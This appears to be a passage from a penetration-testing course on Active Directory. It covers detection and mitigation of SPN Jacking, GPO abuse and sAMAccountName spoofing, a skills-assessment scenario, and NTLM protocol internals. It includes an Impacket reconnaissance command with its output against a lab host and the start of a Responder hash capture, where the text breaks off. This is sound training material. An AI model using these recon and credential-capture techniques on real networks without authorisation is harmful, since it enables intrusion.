
Detection

Detecting SPN Jacking involves monitoring specific security events related to Service Principal Name (SPN) modifications:

- `Monitoring Computer Account Changes`: Keep an eye on `Event ID 4742`, which logs changes to a computer account. This event becomes crucial for detecting SPN Jacking when the `ServicePrincipalName` attribute changes in a way that does not match the computer's DNS names, potentially indicating unauthorized alterations.



- `Tracking Kerberos Service Ticket Requests`: Pay close attention to Kerberos ticket requests, particularly those logged under `Event ID 4769`. This monitoring is essential for spotting SPN Jacking, especially when the `Transited Services attribute` in S4U2Proxy requests `is not blank`, or when both the account information and service information in S4U2Self requests `point to the same account`, which can be indicative of attempts to misuse SPN for privilege escalation.



Mitigation

Preventive strategies for SPN Jacking include:

- `Active Directory Auditing`: Regular audits should be conducted to check for anomalous WriteSPN rights and ghost SPNs linked to Constrained Delegation.
- `Protected Users Group`: Adding privileged accounts to the Protected Users group can prevent impersonation through Kerberos delegation.


GPO Attacks

Detection

For effective detection of GPO abuse, it is crucial to monitor specific Windows Event IDs that log changes in GPO configurations. This monitoring can help identify unauthorized modifications, creations, or deletions of GPOs. These events are not being monitored by default


The event IDs required to detect changes in GPOs are not enabled by default, to enable it, we need to navigate to do the following:

1. Open the Group Policy Management Console on a domain controller.
2. Edit the appropriate Group Policy Object that applies to your domain controllers, typically the `Default Domain Controller Policy`.
3. Go to Computer Configuration -> Policies -> Windows Settings -> Security Settings -> Advanced Audit Policy Configuration -> Audit Policies.
4. Select `DS Access` and ensure that `Audit Directory Service Changes` is configured to log `Success`.



The relevant Event IDs to track include:

- `Event ID 5137 (Created)`: Logs the creation of new objects, such as GPOs, providing visibility when new policies are established.
- `Event ID 5136 (Modified)`: Logs modifications made to existing objects, including any changes to GPOs, which is vital for catching unauthorized alterations that could affect network behavior.
- `Event ID 5141 (Deleted)`: Logs when an object, such as a GPO, is deleted, which can indicate potential malicious activity aimed at reducing security controls.



Mitigation

To mitigate the risks associated with GPO abuse, a comprehensive approach involving several layers of defense is recommended:


- `Regular Audits and Reviews` : Conduct regular audits of existing GPOs to ensure that their configurations are still in alignment with organizational security policies and operational requirements. This includes verifying that only authorized users have edit permissions on critical GPOs.
- `Role-Based Access Control (RBAC)` : Implement strict role-based access controls to ensure that only personnel with a legitimate need can modify GPOs. This minimizes the risk of insider threats and reduces the potential impact of compromised accounts.
- `Change Management and Approval Processes` : Establish a robust change management process that includes approval workflows for any changes to GPOs. This process should include thorough testing and review of GPO changes in a non-production environment before they are applied live.

sAMAccountName Spoofing

Detection

Detecting sAMAccountName Spoofing involves closely monitoring changes to account names that may indicate manipulation attempts:

- `Monitoring Account Name Changes`: Pay attention to `Event ID 4781`, which records when the name of an account is changed. This event is pivotal for detecting sAMAccountName Spoofing, especially when alterations to account names deviate from typical naming conventions. An indicator of spoofing is when computer account names are modified to omit the standard `$` at the end, which is generally used for system accounts in Windows environments. Such changes can suggest attempts to impersonate legitimate accounts to gain unauthorized access or elevate privileges.



Mitigation

Strategies to mitigate risks associated with sAMAccountName Spoofing:

- `Patch and Update Systems`: Ensure that all devices hosting AD domain controller roles have the latest security updates installed, particularly those that address known vulnerabilities like `CVE-2021-42278` and `CVE-2021-42287`.

These detailed strategies for each attack vector provide a comprehensive approach to bolstering defenses against DACL-related threats, ensuring that systems are both resilient to attacks and capable of identifying potential breaches promptly.

Closing Thoughts

The landscape of cybersecurity, particularly within the realm of Discretionary Access Control Lists (DACLs), is constantly evolving. Mastering the intricacies of DACLs requires an ongoing commitment to learning and adaptation. Throughout this module, we've explored sophisticated techniques that malicious actors employ to exploit DACL vulnerabilities, and we've equipped you with robust strategies for both detection and mitigation.

It is crucial to recognize that threats associated with DACL misconfigurations will persist as attackers continually refine their tactics. Thus, staying informed and proactive is imperative for maintaining robust defenses against such vulnerabilities. Whether you are a security professional in an offensive or defensive role, understanding the nuances of DACLs empowers you to better safeguard your organization's digital assets.

We've covered a range of tools and tactics in this module that enhance your capabilities in detecting and abusing DACL attacks. Remember, the deeper your understanding of DACL security, the more adept you become at navigating its complexities—transforming knowledge into effective defense mechanisms. This expertise not only boosts your professional growth but also contributes significantly to the cybersecurity posture of the organizations you support.

While our primary objective is to fortify security, the journey of learning and application should also be engaging and rewarding. Embrace the challenges and opportunities that DACL security presents, and enjoy the process of becoming a more proficient and knowledgeable cybersecurity professional.

Skills Assessment

It is time to chain together all the DACL abuses and attacks covered throughout the module.

Scenario

Inlanefreight, a company specializing in customized global freight solutions, recently promoted a technical support staff member to the position of Systems Administrator. However, due to their lack of experience, they have struggled with implementing and adhering to AD security best practices. This new admin has inadvertently granted privileged and unnecessary access rights to various network objects, violating the principle of least privilege. As a result, the company is concerned that, in the event of a breach, the consequences could be catastrophic.

Understanding your deep expertise in AD security and your proficiency in exploiting misconfigured DACLs, they have sought your services for a penetration test on their AD environment, with a primary focus on auditing the DACLs of different network objects.

For this internal assessment, Inlanefreight has provided you with a computer named `SDE01` and an account named `taino`. To connect to SDE01, you should use the target IP address and use RDP. Once connected, you will begin enumerating and testing Inlanefreight's AD environment to assess their security posture.

Rules of Engagement

The company has one specific rule of engagement that must be followed during the penetration test. Violating it will void the contract. You must adhere to the following:

Only exploit DACL attacks covered in this module to gain access to the Domain Controller.

10. NTLM Relay Attacks

The NTLM Authentication Protocol

During our engagements with Active Directory networks, we will encounter different authentication protocols hosts use, with Kerberos being the most common. However, another protocol, `NTLM`, is still widely used, despite its known vulnerabilities and cryptographic weaknesses. Understanding how `NTLM` works internally is crucial to attacking it effectively and increasing the likelihood of a successful engagement.

NTLM

NT Lan Manager (`NTLM` / MS-NLMP) is the name of a family of security protocols, consisting of `LM`, `NTLMv1`, and `NTLMv2`, used by application protocols on various Windows-based networks to authenticate remote users and optionally provide session security when requested by the application. The `NTLM` security protocols are all embedded protocols, meaning that although `NTLM` has messages and a state machine like other protocols, it does not have a network protocol stack layer. This nature of `NTLM` allows any protocol with a defined layer in the network stack (such as `SMB`, `HTTP` (`S`), and `LDAP` (`S`)) to utilize it. For the application protocol using it, `NTLMv2` provides three primary operations:

1. Authentication.
2. Message integrity, known as message `signing` in the `NTLM` terminology.
3. Message confidentiality, known as message `sealing` in the `NTLM` terminology.

`NTLM` is a challenge-response protocol that uses `nonces`, pseudo-random numbers generated for one-time use, as a defensive mechanism against replaying attacks. Although each protocol has two variants, `connection-oriented` and `connectionless`, we will primarily only be concerned about the former (refer to Overview in `MS-NLMP` to know the differences between the two).

Unlike normal protocol implementations, `NTLM` is best implemented as a function library that can be called by application protocols rather than as a layer in a network protocol stack. Security Support Provider Interface (`SSPI`), the foundation of Windows authentication, is an API that allows connected applications to call one of several security providers to establish authenticated connections and to exchange data securely over those connections. A security support provider (`SSP`) is a dynamic-link library (`DLL`) responsible for implementing the `SSPI` by exposing one or more security packages to applications; each security package

provides mappings between an application's `SSPI` function calls and an actual security model's functions. These security packages support various security protocols, including NTLM.

NTLM SSP (located at `%Windir%\System32\msv1_0.dll`) is a binary messaging protocol utilized by `SSPI` to facilitate `NTLM` challenge-response authentication and to negotiate options for integrity and confidentiality. The `NTLM SSP` encompasses both the `NTLM` and `NTLMv2` authentication protocols. In this section, we will understand the details of the `NTLM` protocol's internal workings and state messages rather than discussing how `NTLM SSP` provides them to applications or transfers `NTLM` messages within a network.

Both domain-joined and workgroup computers can utilize `NTLM` for authentication; however, we will focus on the former because we will attack AD environments. While reading the rest of the section, always keep in mind the following:

- The `NTLM` version used on hosts, whether `NTLMv1` or `NTLMv2`, is configured out-of-band before authentication.
- Using a secure mechanism, the client and server/DC share a secret key (the user's password's hash) before authentication.
- Neither plaintext credentials nor the shared secret key are sent over the wire.


Authentication Workflow

The `NTLM` authentication workflow for domain-joined computers starts with the client exchanging implementation-specific application protocol messages with the server (where the desired service is), indicating that it wants to authenticate. Subsequently, the client and server exchange three `NTLM`-specific messages during authentication (embedded in application protocol messages):


1. NEGOTIATE_MESSAGE (also known as `Type 1` message)
2. CHALLENGE_MESSAGE (also known as `Type 2` message)
3. AUTHENTICATE_MESSAGE (also known as `Type 3` message)

Once it receives the `AUTHENTICATE_MESSAGE`, and because it does not possess the client's secret key, the server delegates the verification of the user's identity to a DC (a procedure known as Pass-through authentication) by invoking NetrLogonSamLogonWithFlags, which contains NETLOGON_NETWORK_INFO, a data structure populated with the various fields that the DC requires to verify the user. If authentication is successful, the DC returns a NETLOGON_VALIDATION_SAM_INFO4 data structure to the server, and the server establishes an authenticated session with the client; otherwise, the DC returns an error, and the server might return an error message to the client, or, it can simply terminate the connection.

The diagram below is NTLM's pass-through authentication:




The only difference for workgroup authentication is that the server verifies the user's identity instead of delegating it to the DC:



We will review the three main `NTLM` messages to understand what gets sent within them.

NTLM Messages

Each `NTLM` message is variable-length, containing a fixed-length header and a variable-sized message payload. The header always starts with the `Signature` and `MessageType` fields, and depending on the latter, messages can have additional message-dependent fixed-length fields. A variable-length message payload follows these fields.



Field	Meaning
`Signature`	An 8-byte NULL-terminated ASCII string always set to [`N`, `T`, `L`, `M`, `S`, `S`, `P`, `\0`].
`MessageType`	A 4-byte unsigned integer always set to either `0x00000001` (`NtLmNegotiate`) to indicate that the `NTLM` message is a `NEGOTIATE_MESSAGE` or `0x00000002` (`NtLmChallenge`) to indicate that the `NTLM` message is a `CHALLENGE_MESSAGE` or `0x00000003` (`NtLmAuthenticate`) to indicate that the `NTLM` message is an `AUTHENTICATE_MESSAGE` .
`MessageDependentFields`	A variable-length field that contains the `NTLM` message contents.
`payload`	A variable-length field that contains a message-dependent number of individual payload messages, referenced by byte offsets in `MessageDependentFields` .

NEGOTIATE_MESSAGE

The NEGOTIATE_MESSAGE is the first `NTLM`-specific message, sent by the client indicating that it wants to authenticate to the server and specifying its supported/requested `NTLM` options. It contains four message-dependent fixed-length fields. One important field to

know about is `NegotiateFlags`; this 4-bytes field, present in all three `NTLM` messages and not exclusive to `NEGOTIATE_MESSAGE`, is a NEGOTIATE structure consisting of 32 1-bit flags that allow indicating which `NTLM` capabilities are supported/requested by the sender.

CHALLENGE_MESSAGE

The CHALLENGE_MESSAGE is the second `NTLM`-specific message, sent by the server to the client to state the `NTLM` options it can support and challenge the client to prove its identity. It contains six message-dependent fixed-length fields, two important to know about, `NegotiateFlags` and `ServerChallenge`. `NegotiateFlags` holds the flags the server has chosen from the options offered/requested by the client in `NegotiateFlags` of the `NEGOTIATE_MESSAGE`. At the same time, `ServerChallenge` is a 64-bit `nonce` that holds the `NTLM` challenge generated by the server.

Some tools, such as NTLM Challenger, ntlm-info, NTLMRecon, and DumpNTLMInfo.py perform reconnaissance against endpoints/hosts that accept `NTLM` authentication by parsing the information returned within the `CHALLENGE_MESSAGE` (review its other fields to know why this is possible):

```
python3 examples/DumpNTLMInfo.py 172.16.117.3

Impacket v0.12.0.dev1+20230803.144057.e2092339 - Copyright 2023 Fortra

[+] SMBv1 Enabled   : False
[+] Prefered Dialect: SMB 3.0
[+] Server Security : SIGNING_ENABLED | SIGNING_REQUIRED
[+] Max Read Size   : 8.0 MB (8388608 bytes)
[+] Max Write Size  : 8.0 MB (8388608 bytes)
[+] Current Time    : 2023-08-14 17:39:26.822236+00:00
[+] Name            : DC01
[+] Domain          : INLANEFREIGHT
[+] DNS Tree Name   : INLANEFREIGHT.LOCAL
[+] DNS Domain Name : INLANEFREIGHT.LOCAL
[+] DNS Host Name   : DC01.INLANEFREIGHT.LOCAL
[+] OS              : Windows NT 10.0 Build 17763
[+] Null Session    : True
```

AUTHENTICATE_MESSAGE

The AUTHENTICATE_MESSAGE is the third and last `NTLM`-specific message, sent by the client to the server to prove its possession of the shared secret key. It contains nine message-dependent fixed-length fields, two important to know about, `LmChallengeResponseFields` and `NtChallengeResponseFields`. For the pseudocode provided by `MS-NLMP`, we will also refer to the relevant implementation of impacket's NTLM.

NTLMv1 Response Calculation

If `NTLMSSP_NEGOTIATE_LM_KEY` (the `G` bit in NEGOTIATE) was agreed upon by the server and client in `NegotiateFlags`, then, if `NTLMv1` is used, `LmChallengeResponseFields` contains a LM_RESPONSE structure, otherwise, if `NTLMv2` is used, `LmChallengeResponseFields` will contain a LMv2_RESPONSE structure. `LM_RESPONSE` contains one field, which is `Response`, a 24-byte array of unsigned char that contains the client's `LmChallengeResponse`. While for `LMv2_RESPONSE`, it contains two fields, `Response` and `ChallengeFromClient`; `Response` is a 16-byte array of unsigned char that contains the clients `LM challenge-response`, while `ChallengeFromClient` is an 8-byte array of unsigned char that contains a challenge generated by the client. To compute the `Response` field of `LM_RESPONSE` or `LMv2_RESPONSE`, `MS-NLMP` provides pseudocode.

For NTLMv1 authentication, NTOWFv1 (used only by `NTLMv1` and implemented in the compute_nthash function), is an `NT LAN Manager` (`NT`) one-way function that creates a hash based on the user's password to generate a principal's security key: instead of using the user's plaintext password, the resultant hash of this function gets used in computing the response. LMOWFv1 (implemented in the compute_lmhash function), used only by `LM` and `NTLMv1`, is an `NT LAN Manager` (`LM`) one-way function that also creates a hash based on the user's password to generate a principal's security key. The client uses these two functions to calculate the response it returns to the server; the pseudocode for the response calculation is implemented in the function computeResponseNTLMv1.

For `NtChallengeResponseFields`, if `NTLMv1` is used, `NtChallengeResponse` will contain an NTLM_RESPONSE structure, otherwise, if `NTLMv2` is used, then `NtChallengeResponse` will contain a NTLMv2_RESPONSE structure; `NTLM_RESPONSE` contains one field, which is `Response`, a 24-byte array of unsigned char that contains the client's `NtChallengeResponse`. For `NTLMv2_RESPONSE`, it contains two fields, `Response` and a NTLMv2_CLIENT_CHALLENGE structure; `Response` is a 16-byte array of unsigned char that contains the client's `NtChallengeResponse`, while `NTLMv2_CLIENT_CHALLENGE` is a variable-length byte array that contains eight fixed-length variables, including `ChallengeFromClient`. If we were to capture an `NTLMv1` hash using `Responder` (a powerful tool we will learn about in the next section), it will display it using the format `User::HostName:LmChallengeResponse:NtChallengeResponse:ServerChallenge`:

```
[SMB] NTLMv1 Client   : 172.19.117.36
[SMB] NTLMv1 Username : Support1
[SMB] NTLMv1 Hash     : Support1::WIN-
